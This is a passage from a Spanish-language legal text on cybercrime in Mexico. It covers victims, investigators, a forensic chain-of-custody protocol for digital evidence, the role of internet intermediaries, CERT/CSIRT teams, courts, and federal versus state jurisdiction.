En cuestiones de la utilización de medios tecnológicos solo para cometer delitos convencionales, en la práctica encontraremos que las redes sociales son como una bola mágica que cuenta todos los secretos, ya que por medio de publicaciones, fotografías y estados los delincuentes eligen víctimas conociendo su comportamiento y antecedentes de su historia, así como lugares que se frecuentan, convirtiéndose en sujetos potenciales para los delincuentes. Catalogamos como grupo más vulnerable a los menores de edad por no ser supervisados por sus padres o tutores, siendo susceptibles a escenarios de posible pornografía infantil, trata de personas, ciberbullying, y a todos los usuarios con delitos como fraude, robo de identidad, acoso, entre otros.

De alguna manera todos hemos sido víctimas de la delincuencia informática, ya que desde el robo de nuestro wifi del hogar hasta recibir correos basura de publicidad sin nuestra autorización son ejemplos claros de pequeñas acciones que suceden en nuestra vida cotidiana, y las dejamos pasar por alto. El sujeto pasivo es a quien se le tiene que tutelar el bien jurídico y la mayor protección por encontrarse como víctima u ofendido por el sujeto activo, en este caso las víctimas pueden ser personas, instituciones del sector privado y gobiernos que utilizan la tecnología de la información y entran en una conexión.

Este sujeto, además de ser al que se le tiene que proteger y hacer valer la justicia, es muy importante, ya que gracias a éste se conocen las diferentes técnicas, métodos y actos ilícitos que cometen los delincuentes informáticos, por lo tanto, más que llevar los casos del sujeto pasivo a los tribunales, la autoridad competente especializada debería crear campañas de prevención, así la estadística de los delitos podría reducirse a lo mínimo.

3. Órgano investigador

Las naciones deben contar con una estructura investigadora especializada en delitos cibernéticos e informáticos, esto significa capacitar a todos los agentes con conocimientos informáticos y proveerles un equipo para desempeñar su trabajo, donde la capacitación sea constante y se le destine recursos suficientes para llevar a cabo continuamente estos programas para concentrar una inteligencia que sea capaz de mitigar y contrarrestar los ataques y delitos en Internet. Si el

gobierno no puede proveer este servicio, es necesario que solicite asistencia técnica de empresas o agencias encargadas en la investigación para hacer cumplir la ley.

Para que las autoridades conozcan los delitos informáticos es indispensable que las víctimas denuncien, es por ello que los órganos investigadores adaptan sistemas de denuncia en línea y telefónica, así como ciertas actividades de concientización para que los usuarios de Internet sientan seguridad. Si es necesario, se deberá hasta entrar al mismo espacio virtual de manera encubierta, respetando todos los derechos fundamentales de los usuarios de Internet, pues solo así en las redes sociales, chats, foros, sitios webs, redes descentralizadas y secretas se conocerán directamente las actividades delictivas.

La investigación no solo debe ser en el campo virtual con datos de contenido y de tráfico en tiempo real, ya que la recopilación y preservación del trabajo físico es esencial, como la búsqueda, cateo y decomiso de los aparatos electrónicos para ponerlo en custodia para su investigación con técnicas como el análisis forense o la recopilación y tratamiento de datos por agentes policiales.

Respetar el derecho a encriptar de los usuarios, cuando los poderes de investigación se apeguen a la ley y obtengan los datos cifrados, puede que sea un total desafío, ya que éstos podrían dilatar y hasta entorpecer la investigación; es por ello que el Estado tiene que garantizar un respeto al cifrado de las personas y contar con la inteligencia para desencriptar la información que se ha conseguido mediante el debido proceso, creando también políticas públicas y acuerdos con empresas y naciones extranjeras para los posibles datos en los almacenamientos de su jurisdicción.

La función principal del órgano investigador primeramente es la persecución de los delitos cibernéticos, para posteriormente recabar suficiente evidencia y llevar hacia la justicia a supuestos delincuentes cibernéticos, cumpliendo con los lineamientos de su tratamiento, para así mostrar ante los tribunales (órganos resolutores) la autenticidad e integridad de la evidencia de manera ordinaria solicitando la información o aplicando técnicas avanzadas como análisis forense digital en computadoras, celulares y en la misma red para recuperar información para alcanzar un alto valor probatorio.

Las técnicas de investigación podrían variar según la capacitación y recursos de las entidades, además de que no necesariamente tiene que ser un procedimiento regulado pero sí apegado al derecho, de tal

manera que podrían hasta contratar *hackers* para atrapar otros *hackers* y criminales que utilizan la tecnología como un simple medio. Pero al final esa tarea no se concluye si no hacen un uso debido de la evidencia, es por esto que a continuación se sintetiza el protocolo de actuación para la obtención y tratamiento de los recursos informáticos y/o evidencias digitales de México.

Dado el gran auge de las tecnologías de la información, fue necesario proporcionar métodos y procedimientos que aseguren la detención, recolección, manejo, autentificación, análisis, procesamiento y resguardo de los recursos informáticos y/o evidencias digitales obtenidos de las computadoras, redes informáticas, discos duros, *floppy disk*, *zip disk*, cintas magnéticas, *appliances*, *routers*, *switches*, memorias de almacenamiento masivo de información (USB), discos compactos, tabletas, teléfonos alámbricos y móviles, sistemas de correo electrónico, mensajería sincrónica o instantánea asincrónica, intercambio de archivos en línea, redes sociales y en general de cualquier dispositivo de comunicación, almacenamiento y transmisión de datos, con la finalidad de integrar en estricto apego al marco constitucional y normativo de las investigaciones.

Dentro de los sujetos en un procedimiento de delincuencia informática, se necesita información para que el órgano investigador cumpla con la tarea más difícil que es de investigar, recolectar, preservar, procesar, analizar y presentar un cuerpo completo de evidencias para garantizar la seguridad, integridad y autenticidad de los actos maliciosos, por lo tanto un algoritmo o protocolo son lo ideal para no dejar a las potestades personales el tratamiento de datos importantes; de por sí el análisis de la evidencia digital como evidencia probatoria y almacenada es difícil de comprobar, ahora por cuestiones malas de forma podría limitarse más el alcance de la justicia.

Siguiendo los pasos de dicho protocolo se llegará a formar medios de convicción claros y precisos, respetando la Constitución y tratados internacionales, tan exactos que al momento de llegar con la autoridad resolutora exista una convicción de la validez por el proceso que pasó la investigación, ya que la prueba es la sustancia principal para comprobar y hacer valer los derechos de las personas, para hacer un homenaje a la razón y hacer valer la legalidad.

Faceta	Actividad
I. PROCEDENCIA	1. Verificar el objeto, alcance y contenido de la orden de la autoridad solicitante.
II. INSPECCIÓN, DETECCIÓN, ASEGURAMIENTO Y DOCUMENTACIÓN	2. Constituirse en el o los lugares autorizados para la investigación. 3. Verificar las condiciones mínimas de seguridad. 4. Inspeccionar la escena de la investigación. 5. Desarrollar plan para la obtención de evidencia digital. 6. Detectar y en su caso asegurar fuentes potenciales de datos que aporten evidencia digital. 7. Fotografiar recursos informáticos, pantallas y conexiones.
III. RECOLECCIÓN	8. Obtener la imagen forense de la evidencia digital, conforme a los Lineamientos del Protocolo de actuación para la obtención y tratamiento de recursos informáticos y/o evidencias digitales. 9. Asegurar y preservar el recurso informático que contiene la evidencia digital original. 10. Registrar la información dinámica o en procesamiento, así como en tránsito o desplazamiento. 11. Verificar la integridad de los datos de la imagen forense.
IV. REGISTRO	12. Inventariar el recurso informático y/o la evidencia digital.
V. EMBALAJE	13. Disponer del recurso informático y/o evidencia digital para almacenarlo, sellarlo, etiquetarlo y contenerlo conforme a los Lineamientos del Protocolo de actuación para la obtención y tratamiento de recursos informáticos y/o evidencias digitales. 14. Mantener cadena de custodia de la evidencia digital. 15. Elaborar el formato de la entrega-recepción de recursos informáticos y/o evidencia digital. 16. Cuando así se requiera, cambiar el embalaje, lo que deberá documentarse a través de un acta circunstanciada y en el campo de observaciones del Registro de Cadena de Custodia, por quien tenga el resguardo en ese momento, con la debida evidencia fotográfica. 17. Requisitar el Registro de Cadena de Custodia.
VI. TRASLADO Y ENTREGA PARA ANÁLISIS	18. Efectuar el traslado del recurso informático debidamente embalado conforme a los Lineamientos del Protocolo de actuación para la obtención y tratamiento de recursos informáticos y/o evidencias digitales y con el Registro de Cadena de Custodia. 19. Documentar, en los casos que así lo requieran, las necesidades específicas para el manejo y traslado de los medios de almacenamiento con la finalidad de garantizar la integridad de los datos recabados. 20. El personal responsable entregará el recurso informático, en el lugar autorizado que al efecto se señale. 21. Requisitar el Registro de Cadena de Custodia y el formato de la entrega-recepción de recursos informáticos y/o evidencia digital.

Faceta	Actividad
VII. DESEMBALAJE	22. Recibir la evidencia digital y/o recursos informáticos, procediendo a verificar la integridad del embalado y sellado, a fin de cumplir con los requisitos establecidos y que cuenten con el Registro de Cadena de Custodia. 23. Cotejar los identificadores del embalado con los registros de cadena de custodia que lo acompañan, para corroborar su identidad. 24. Desembalar y verificar que el contenido sea el precisado en el formato Registro de Cadena de Custodia, debiendo documentar cualquier cambio o alteración. 25. Requisitar el Registro de Cadena de Custodia y el formato de la entrega-recepción de recursos informáticos y/o evidencia digital.
VIII. ANÁLISIS E INFORMES	26. Realizar el análisis correspondiente al recurso informático y/o evidencia digital. 27. Realizar el informe técnico que deberá contener, al menos, los siguientes puntos: a) Descripción de la evidencia. b) Información relevante del sistema analizado. c) Análisis de la evidencia digital documentada. d) Metodología utilizada. e) Descripción de los hallazgos. f) Conclusiones claras, firmes y congruentes. g) En su caso, identificar al autor o autores de la evidencia digital. h) Identificar problemas que deban solucionarse. i) Nombre y firma de quien elaboró. 28. Realizar Informe ejecutivo. 29. Proceder al re-embalaje en los términos que apliquen del apartado V de este Protocolo, inmediatamente después de concluidos los informes. 30. Registrar los ingresos y salidas de los recursos informáticos de los lugares autorizados por la Dirección General de Tecnologías de la Información. 31. Enviar al lugar autorizado por la Dirección General de Tecnologías de la Información el recurso informático reembalado, una vez concluidos los informes correspondientes, quedando a disposición de la autoridad solicitante. 32. Requisitar Registro de Cadena de Custodia y formato de la entrega-recepción de recursos informáticos y/o evidencia digital.

Faceta	Actividad
IX. ALMACENAMIENTO EN EL LUGAR DE RESGUARDO	33. Recibir y registrar el ingreso, salidas temporales y definitivas del material embalado. 34. El material embalado deberá estar acompañado del Registro de Cadena de Custodia y formato de la entrega-recepción de recursos informáticos y/o evidencia digital. 35. Observar y documentar las condiciones en que se recibe el material embalado en el Registro de Cadena de Custodia. 36. Custodiar el material embalado en el lugar de resguardo cumpliendo con las especificaciones de almacenamiento de acuerdo a su tipo, atendiendo a los Lineamientos del Protocolo de actuación para la obtención y tratamiento de evidencias digitales y/o recursos informáticos. 37. El titular del órgano auxiliar o unidad administrativa instruirá al personal encargado del resguardo, con el fin de reportar anomalías o situaciones que pongan en riesgo la integridad de la evidencia digital. 38. Requisitar el Registro de Cadena de Custodia y el formato de la entrega-recepción de recursos informáticos y/o evidencia digital.
X. TRASLADO PARA LA PRESENTACIÓN DE LOS RECURSOS INFORMÁTICOS Y/O EVIDENCIA DIGITAL COMO MATERIAL PROBATORIO	39. El área competente solicitará a la Dirección General de Tecnologías de la Información el traslado de los recursos informáticos y/o evidencia digital a las autoridades correspondientes. 40. Requisitar el Registro de Cadena de Custodia y el formato de la entrega-recepción de recursos informáticos y/o evidencia digital.
XI. DESTINO FINAL	41. El área competente determinará el destino final de los recursos informáticos. Dicha determinación se incluirá en el Registro de Cadena de Custodia.

La autoridad responsable de los números II, III, IV, V, VII y VIII es el personal autorizado por la Dirección General de Tecnologías de la Información, independientemente de su adscripción.

Para el proceso número VI recae la responsabilidad en el personal designado por la autoridad solicitante, con apoyo del autorizado por la Dirección General de Tecnologías de la Información, independientemente de su adscripción. En el proceso IX es el personal autorizado por el titular del órgano auxiliar o unidad administrativa, en el X el personal autorizado por la Dirección General de Tecnologías de la Información y por último en el XI el titular del órgano auxiliar o unidad administrativa.

4. Intermediarios de Internet

En el Internet existen intermediarios como lo son proveedores de servicio, motores de búsqueda y plataformas de redes sociales que son una función necesaria para la comunicación por este medio. Dado al estado de delincuencia cibernética en el mundo, estos intermediarios han tenido una mayor presión estos últimos años por parte de gobiernos y organismos internacionales, entrando en una disputa donde convergen la violación de los derechos de libertad de expresión y privacidad, pero desde otra perspectiva la seguridad nacional y la persecución de delitos contra la ciudadanía y el patrimonio.

Sin embargo, la seguridad sin violar derechos humanos siempre es primordial, por lo tanto cada vez son más regulados y censurados los contenidos de los cibernautas. Estos intermediarios deben apegarse a una responsabilidad legal, apoyada en normas internacionales y nacionales sin perder esa naturaleza del Internet que es la comunicación y libertad iniciando con la de expresión.

Intermediario de Internet es un término que comprende desde las empresas de alojamiento web, proveedores de servicios de Internet (ISP por sus siglas en inglés), motores de búsqueda y por último las plataformas de redes sociales. A principios del hallazgo de Internet, estos intermediarios solo se encargaban de ofrecer el servicio como medios de accesibilidad y comunicación procesando datos, sin embargo con el gran avance en las tecnologías y el abuso ilícito han sido presionados a evolucionar para no solo ser intermediarios sino también custodiadores de las puertas digitales, colaborando con empresas de seguridad y gobiernos.

Los ISP son unos de los tantos intermediarios de Internet en nuestra vida cotidiana, de hecho son los principales, ya que estos tienen toda la información sobre nosotros, desde ubicación, conexiones, gastos, historiales, suscripciones, además de información que se procesa por todos los dispositivos electrónicos conectados a la red que estos nos proveen por medio de contratos.

Esto quiere decir que son importantes en la búsqueda y lucha contra los delincuentes informáticos, sin embargo, la relación con los poderes investigadores es algo complicada, ya que al ser empresas nacionales e internacionales deben apegarse a las leyes de los gobiernos a los que se les brinda el servicio, y por un lado encontramos gobiernos que solicitan acceso a esta información, por una orden judicial para así

generar las debidas pruebas electrónicas, pero por otro lado también existen gobiernos que legislan en favor de exigir estos datos electrónicos sin ningún fundamento legal por cuestiones de seguridad nacional. Sin duda esto crea un debate que pondera situaciones de los países, pero desde una vista jurídica debe existir un equilibrio entre la privacidad de los usuarios de Internet y el debido proceso legal.

En el tema de cooperación internacional, naciones externas pueden solicitar de manera informal algunos datos a las empresas, aunque lo ideal sería la formal y legal. He aquí donde nace el problema de ubicación, ya que los datos pueden estar seccionados en diversos centros de datos e incluso países, un ejemplo sería cuando los datos de un servicio virtual pudieran encontrarse almacenados en Europa, pero se haga hincapié de que se regirán por las leyes de algún país de América, contactando directamente la sede de las empresas trasnacionales, pero por otra parte también puede deslindarse de responsabilidad, tal es el caso del derecho al olvido que se tocará a profundidad como un derecho digital, donde Google Inc. designó a Google Spain como responsable del tratamiento en España de dos ficheros inscritos por Google Inc.

Si bien el Convenio sobre Ciberdelincuencia en su artículo 32 que se refiere al acceso transfronterizo a datos almacenados, con consentimiento o cuando estén a disposición del público, mencionan que una parte (o sea país) podrá sin la autorización de otra parte tener acceso a datos informáticos almacenados que se encuentren a disposición del público (fuente abierta), con independencia de la ubicación geográfica de dichos datos, o tener acceso o recibir, a través de un sistema informático situado en su territorio, datos informáticos almacenados situados en otra parte, si la parte obtiene el consentimiento lícito y voluntario de la persona legalmente autorizada para revelar los datos por medio de ese sistema informático.

Aunque en la práctica los poderes investigadores pueden brincar este pequeño candado legal, evadiendo ese consentimiento, tanto de las personas como de los intermediarios de Internet, con diversas acciones, un ejemplo es cuando se tenga en posesión un dispositivo electrónico y se utilice para llegar a los datos, ya sea por la conexión o la sesión que mantiene iniciada, o por medio de credenciales de acceso de manera lícita, en ocasiones hasta infectando a otros usuarios potencialmente sospechosos para obtener información.

El tema de la responsabilidad de los intermediarios no es ajeno, en un principio amplio éstos tienen la responsabilidad de la privacidad de

los usuarios, así como la implementación de medidas técnicas para la seguridad de la información, como el filtrado de contenido, notificaciones de violación a la seguridad de los datos y conexiones, protección, almacenamiento y retención de datos. Pero por otra parte, algunas legislaciones podrían ser rígidas y emitir hasta sanciones o penas respecto al contenido que viole diversos derechos, como la propiedad intelectual e incluso pornografía infantil.

Por lo que los intermediarios de servicios de Internet no deberán ser responsables por los contenidos generados por terceros y tampoco se les deberá exigir controlar el contenido generado por los usuarios. Sólo serán responsables cuando omiten la exclusión de un contenido, en cumplimiento de una orden judicial legítima, proferida de conformidad con el debido proceso, y siempre que tengan la capacidad técnica para llevarlo a cabo. A los intermediarios se les debe exigir ser transparentes acerca de las prácticas en la gestión del tráfico o la información y no aplicar ningún tipo de discriminación en el tratamiento de los datos o el tráfico (OEA, 2011).

5. CERT/CSIRT

La poca participación de las víctimas es un factor para el estancamiento de la seguridad informática; el no ejercer su derecho subjetivo y denunciar es el peor error, pues así se crea vacío permitiendo el paso a la delincuencia informática y por ende aumentar la cifra de víctimas, además de que no da la oportunidad a las inteligencias competentes para tomar las medidas pertinentes de seguridad. Las compañías y gobiernos en ningún momento muestran las llagas y errores en su seguridad informática, para simular un servicio adecuado y funcional dando "seguridad y certeza" a los clientes y gobernados, para así no perder la confianza, razón por la cual nacen centros especializados con personal capacitado para poder informar, prevenir y responder ante amenazas y vulnerabilidades cibernéticas.

El Computer Emergency Response Team (CERT) fue creado por la Defense Advanced Research Projects Agency (DARPA) en noviembre de 1988 como respuesta a las carencias mostradas durante el incidente del gusano (*worm*) de Internet. Los objetivos del CERT son trabajar junto a la comunidad Internet para facilitar su respuesta a problemas de seguridad informática que afecten a los sistemas centrales de Internet, dar pasos proactivos para elevar la conciencia colectiva sobre temas

de seguridad informática y llevar a cabo tareas de investigación que tengan como finalidad mejorar la seguridad de los sistemas existentes (Peña, 2008).

Puesto que la palabra CERT es un término protegido y registrado en Estados Unidos de América en www.cert.org, para no causar problemas diversos países y equipos han optado por otros nombres como son Computer Security Incident Response Team (CSIRT), Computer Security Incident Response Capability or Center (CSIRC), Computer Incident Response Capability or Center (CIRC), Computer Incident Response Team (CIRT), Incident Handling Team (IHT), Incident Response Center or Incident Response Capability (IRC), Incident Response Team (IRT), Security Emergency Response Team (SERT), Security Incident Response Team (SIRT) (Ruefle, 2007).

La humanidad ha basado el futuro de su vida en la tecnología, preponderantemente en aspectos económicos y sociales, por lo que este tipo de centros son importantes, por ello que la seguridad de la información, redes y comunicaciones afectan a todos, razón por lo cual deben existir equipos con capacidad de enfrentar dichos problemas por la complejidad, ya que al nacer nuevas formas delictivas es necesario la creación de nuevos grupos, con características especiales de actuar ante incidentes, accidentes, errores, ataques a infraestructuras críticas y físicas, en materia de seguridad de la información.

Por último, cabe destacar que a nivel global existe el Foro de Equipos de Seguridad y Respuesta de Incidentes (Forum of Incident Response and Security Teams, [FIRST]), que es la asociación global de los CSIRT (www.first.org). Además de que sirve para conocer de manera oficial la gestión de incidentes de seguridad de la información, en razón de sus principios y las directrices para planificar y prepararse para la respuesta, y verificar con claridad las ISO/IEC 27035-1 y 27035-2 del año 2016, con el fin de llegar a una armonización global.

6. Órgano resolutor

Para que un órgano resolutor pueda emitir su fallo, es necesario que se comience un juicio respetando el debido proceso; dentro de este juicio deben existir pruebas que son de suma importancia, ya que por medio de éstas se sabe si una persona es inocente o culpable. Estas pruebas pueden ser de forma electrónica como archivos, metadatos y datos de red, obtenidas de una manera legible, o aplicando a su vez téc-

nicas como análisis forense digital para recuperar información y crear evidencia, así como la implementación de técnicas de criptoanálisis para producir información legible. Pero lo más importante que deben tener en cuenta los países es que se debe admitir la prueba electrónica como evidencia, tanto la local como la extraterritorial, pues si un país no reconoce estos tipos de prueba dejaría en incertidumbre la justicia y se trabajaría en vano.

De antemano las pruebas deben contar con una autenticidad e integridad perfecta, así como pasar por lineamientos para su recopilación y tratamiento para ser aceptadas en los juicios como medios de convicción, pero habrá que tener cuidado con su obtención, pues aquí entra un tema muy debatido, donde toda información interceptada en una intervención privada sin mandato judicial podría vulnerar derechos humanos, convirtiéndose en prueba ilícita o hasta clandestina, infringiendo todas las leyes que protegen a los usuarios de Internet, prohibiendo su admisión por su poca valoración en el proceso, ya que atenta contra la dignidad humana, con opción de ser impugnada por violación a las leyes.

Es cierto que la justicia siempre tiene que prevalecer ante todo, pero tampoco caer en el exceso maquiavélico donde el fin justifica los medios. De cualquier forma, siempre tienen que ser respetados los derechos constitucionales y digitales de todas las personas, más aún cuando existe una colisión de derechos fundamentales como el de respeto a la dignidad humana e intimidad de las personas, por lo que la verdad real no se puede obtener a cualquier precio, deben existir reglas y un proceso para llegar a la justicia. En la práctica la mayoría de los juicios quieren ser impugnados por no realizar un debido proceso, contando la obtención de las pruebas de manera ilícita, por ello lo mejor es siempre apegarse a la ley.

Acerca de la capacitación, ya se mencionó de ésta hacia los usuarios como prevención de los ilícitos, así como de los organismos investigadores, donde no deja fuera la capacitación a los ministerios públicos, fiscales, jueces y magistrados. Principalmente porque a falta de actualización de los jueces y magistrados como emitidores de fallos, al escuchar y leer conceptos tecnológicos como dirección IP, protocolo, puerto o *malware,* no pueden llegar a tener un punto de vista adecuado excusándose o simplemente dilatando los juicios.

Dicho lo anterior, puesto que el tiempo es el mayor verdugo de la justicia, los juicios deben tener una mayor inmediatez, luchando contra

la prescripción y caducidad en el juicio, pero no solo eso, es cierto que por ley algunos datos electrónicos son guardados pero solo por cierto tiempo, cuestión principal por lo que deberá desahogarse con la mayor prontitud este tipo de juicios.

Para conocer la jurisdicción y competencia en el territorio nacional, es lógico decir que si no existe delito no puede haber pena, por lo que si la Constitución Federal otorga las facultades y materias de manera expresa sobre algún tema a la Federación que en el artículo 73 recae en el Congreso de la Unión, se entiende que las entidades federativas no pueden legislar sobre dichos temas, pero si expresamente no se dice lo contrario, también tendrán competencias de legislar sobre el tema las entidades federativas y por lo tanto capacidad para juzgar, esto solo en términos generales. Siguiendo el mismo artículo de facultades, el argumento principal es el artículo 73 fracción XXI de la Constitución, pues faculta al Congreso para expedir lo siguiente:

a) Las leyes generales que establezcan como mínimo, los tipos penales y sus sanciones en las materias de secuestro, desaparición forzada de personas, otras formas de privación de la libertad contrarias a la ley, trata de personas, tortura y otros tratos o penas crueles, inhumanos o degradantes, así como electoral.
   Las leyes generales contemplarán también la distribución de com petencias y las formas de coordinación entre la Federación, las entidades federativas y los municipios;
b) La legislación que establezca los delitos y las faltas contra la Federación y las penas y sanciones que por ellos deban imponerse; así como legislar en materia de delincuencia organizada;
c) La legislación única en materia procedimental penal, de mecanismos alternativos de solución de controversias en materia penal, de ejecución de penas y de justicia penal para adolescentes, que regirá en la república en el orden federal y en el fuero común.

Haciendo hincapié en que las autoridades federales podrán conocer de los delitos del fuero común, cuando éstos tengan conexidad con delitos federales o delitos contra periodistas, personas o instalaciones que afecten, limiten o menoscaben el derecho a la información o las libertades de expresión o imprenta. En las materias concurrentes previstas en esta Constitución, las leyes federales establecerán los supuestos en que las autoridades del fuero común podrán conocer y resolver sobre delitos federales.

Dicho lo anterior, Jalisco como una de las tantas entidades federativas del país reconoce en su artículo 5 de su Ley Orgánica del Poder Judicial que los tribunales de justicia del fuero común del Estado de Jalisco ejercerán su jurisdicción para aplicar las leyes en asuntos penales, familiares, civiles, mercantiles y cuanta especialidad lo permita el presupuesto, con las limitaciones en el lugar, grado y términos que señala esta ley y su reglamento. En los asuntos del orden federal podrán intervenir en los casos que expresamente las leyes de esa materia les confieran jurisdicción.

Además de que reconoce que en términos del artículo 73 fracción XXI de la Constitución Política de los Estados Unidos Mexicanos, los tribunales de justicia del fuero común del Estado de Jalisco conocerán de los delitos que las leyes federales les otorguen jurisdicción. Los órganos jurisdiccionales en materia penal del Estado tomarán conocimiento de las consignaciones en materia de narcomenudeo de conformidad con los términos y formalidades establecidos en el título décimo octavo, capítulo VII, de la Ley General de Salud, así como llevarán un registro de las mismas y realizarán las actualizaciones concernientes. En los procedimientos penales que se sustancien con motivo de los mismos, se observarán las disposiciones previstas en el artículo 480 de dicho ordenamiento.

Se concluye que existen materias únicas por parte de la Federación, pero que además las autoridades federales podrán conocer de los delitos de fuero común, cuando éstos tengan conexidad con delitos federales o delitos contra periodistas, personas o instalaciones que afecten, limiten o menoscaben el derecho a la información o las libertades de expresión o imprenta, pero que en materia de delitos concurrentes las leyes federales establecerán los supuestos en que las autoridades del fuero común podrán conocer y resolver sobre delitos federales, tal es el caso de la Ley General de Salud, que otorga a las autoridades de ejecución de sanciones de las entidades federativas para conocer y resolver de los delitos o para ejecutar las sanciones y medidas de seguridad en materia de narcomenudeo.

Pero si nos preguntamos cuáles son los delitos federales, el artículo 50 de la Ley Orgánica del Poder Judicial de la Federación los señala en el siguiente catálogo:

a) Los previstos en las leyes federales y en los tratados internacionales. En el caso del Código Penal Federal, tendrán ese carácter los delitos a que se refieren los incisos b) a l) de esta fracción;

b) Los señalados en los artículos 2 a 5 del Código Penal;
c) Los cometidos en el extranjero por los agentes diplomáticos, personal oficial de las legaciones de la República y cónsules mexicanos;
d) Los cometidos en las embajadas y legaciones extranjeras;
e) Aquellos en que la Federación sea sujeto pasivo;
f) Los cometidos por un servidor público o empleado federal, en ejercicio de sus funciones o con motivo de ellas;
g) Los cometidos en contra de un servidor público o empleado federal, en ejercicio de sus funciones o con motivo de ellas, así como los cometidos contra el Presidente de la República, los secretarios del despacho, el Procurador General de la República, los diputados y senadores al Congreso de la Unión, los ministros, magistrados y jueces del Poder Judicial Federal, los miembros de Consejo de la Judicatura Federal, los magistrados del Tribunal Electoral del Poder Judicial de la Federación, los miembros del Consejo General del Instituto Federal Electoral, el presidente de la Comisión Nacional de los Derechos Humanos, los directores o miembros de las Juntas de Gobierno o sus equivalentes de los organismos descentralizados;
h) Los perpetrados con motivo del funcionamiento de un servicio público federal, aunque dicho servicio esté descentralizado o concesionado;
i) Los perpetrados en contra del funcionamiento de un servicio público federal o en menoscabo de los bienes afectados a la satisfacción de dicho servicio, aunque éste se encuentre descentralizado o concesionado;
j) Todos aquéllos que ataquen, dificulten o imposibiliten el ejercicio de alguna atribución o facultad reservada a la Federación;
k) Los señalados en el artículo 389 del Código Penal cuando se prometa o se proporcione un trabajo en dependencia, organismo descentralizado o empresa de participación estatal del Gobierno Federal;
l) Los cometidos por o en contra de funcionarios electorales federales o de funcionarios partidistas en los términos de la fracción II del artículo 401 del Código Penal, y
m) Los previstos en los artículos 366, fracción III; 366 ter y 366 quáter del Código Penal Federal, cuando el delito sea con el propósito de trasladar o entregar al menor fuera del territorio nacional.

II. De los procedimientos de extradición, salvo lo que se disponga en los tratados internacionales.

III. De las autorizaciones para intervenir cualquier comunicación privada; así como para las autorizaciones de la localización geográfica en tiempo real o la entrega de datos conservados de equipos de comunicación asociados a una línea.
IV. De los delitos del fuero común respecto de los cuales el Ministerio Público de la Federación hubiere ejercido la facultad de atracción.

Claramente los delitos informáticos no son catalogados como federales, pero los artículos del 2 al 5 del Código Penal son delitos que se refieren a varios supuestos, pero en los que destacan son aquellos que son cometidos en el extranjero y con efectos en el territorio de la república, así como aquellos en el extranjero por un mexicano contra mexicanos o contra extranjeros, o por extranjeros contra mexicanos, con los requisitos de que el acusado se encuentre en la república, que no haya sido juzgado ya y que la infracción de que se le acuse tenga el carácter de delito en el país en que se ejecutó y en la república. Además de ser también federal los temas de extradición, terrorismo, delincuencia organizada, etcétera.

Dicho lo anterior, es importante precisar que la mayoría de los delitos cibernéticos deben ser federales, ya que es un hecho que el Internet es global y la mayoría de los ataques se realizan desde fuera del país, cuestión que automáticamente lo convertiría en federal por ley, además de que los poderes investigadores federales tienen mayor recurso financiero y facultades para la constante lucha contra la delincuencia cibernética nacional, en cooperación con organismos internacionales.

Por lo que no existe una restricción a las entidades federativas para juzgar los delitos mediante medios informáticos en razón de su competencia, pero sí un límite en algunas materias y supuestos, además de que los Estados también podrán perseguir algunos delitos federales cuando la ley de manera expresa lo indique, en la práctica habría presunción cuando las leyes en vez de ser nombradas como federales sean generales; un ejemplo es la Ley General para Prevenir, Sancionar y Erradicar los Delitos en Materia de Trata de Personas y para la Protección y Asistencia a las Víctimas de estos Delitos que si emite concurrencia y permite que los Estados hagan sus adecuaciones legislativas, mientras que la Ley Federal contra la Delincuencia Organizada es clara en su aplicación en todo el territorio nacional y por ende por tribunales federales.

Aspecto legal de los delitos cibernéticos

Los poderes ejecutivo y judicial son parte del capítulo referente a los sujetos en los delitos cibernéticos, ya que el primero participa en la investigación y el segundo en los tribunales a la hora de emitir una resolución y juzgar. De una manera, el poder legislativo es un sujeto que interviene pero de manera indirecta con la promulgación de leyes, es por esto que tiene un rol importante tanto en la prevención, combate y reinserción de los delincuentes cibernéticos, manteniendo normas claras y exhaustivas sobre la materia así como el reconocimiento de pruebas, creación de procedimientos justos para las investigaciones y procedimientos penales y garantizar una cooperación internacional formal, además mecanismos que hacen llegar a las naciones en un orden. En pocas palabras: *Nullum crimen, nulla poena sine praevia lege,* es una frase en latín que traducida significa "ningún delito, ninguna pena sin ley previa", o sea que sin ley no hay delito.

El derecho penal es la cúspide al momento de mitigar los delitos, sin embargo esto no exime el resto de las materias jurídicas, ya que todos los países son autónomos de legislar conforme a su libre decisión, un ejemplo es el *spam,* que para algunos es un delito y para otros no. Otro ejemplo son la protección de datos personales, transparencia y derechos de autor que dependiendo de la gravedad y el caso, podría contraerse responsabilidad desde penal hasta civil. Dicho lo anterior, las acciones cibernéticas ilícitas e irregulares también son parte del derecho civil, así como en las materias administrativas que el legislador regule, sin olvidar que gran cúmulo de legislaciones no castigarán los delitos cibernéticos pero si propiciarán mecanismos de seguridad cibernética.

Tal es el caso donde podremos encontrar el ilícito y la irregularidad de las acciones cibernéticas en leyes de todo el mundo, por ejemplo: Código Penal y Procesal, Ley de Seguridad Cibernética, Ley de Cibercrimen, Ley de Protección al Consumidor, Ley de Transparencia, Ley de Acceso a la Información, Ley de Protección de Datos Personales, Ley de Delitos de Alta Tecnología, Ley de Transacciones Electrónicas, Ley de Comercio Electrónico, Ley de Firma Electrónica, Ley de Derechos de Autor y Conexos, Ley de Terrorismo, Ley de Financiamiento del Terrorismo y Lavados de Activos, Ley de Cooperación Internacional, Ley de Aduanas, entre otras.

Es cierto que el Internet es solo una herramienta, y que ciertas acciones son delitos en México, China y todas partes, por lo tanto los

delitos en el mundo físico también lo son en Internet sin ninguna excepción, en esa lucha contra la delincuencia cibernética los países han desarrollado la armonización de estos delitos cibernéticos con los tradicionales, así como agregar agravantes por su uso, pero no solo se completa el proceso así, pues deben optar por crear nuevos conceptos y objetos de las conductas delictivas intangibles, diferentes a las que comúnmente conocemos con objetos físicos, sin olvidarse de las figuras de tentativa, complicidad, acción, omisión e intención que servirán como factor importante para la pena. Tal es el caso del artículo 366 del Código Penal de Rumania que castiga la tentativa en los delitos informáticos (Legislative Portal Romanian Government, 2009).

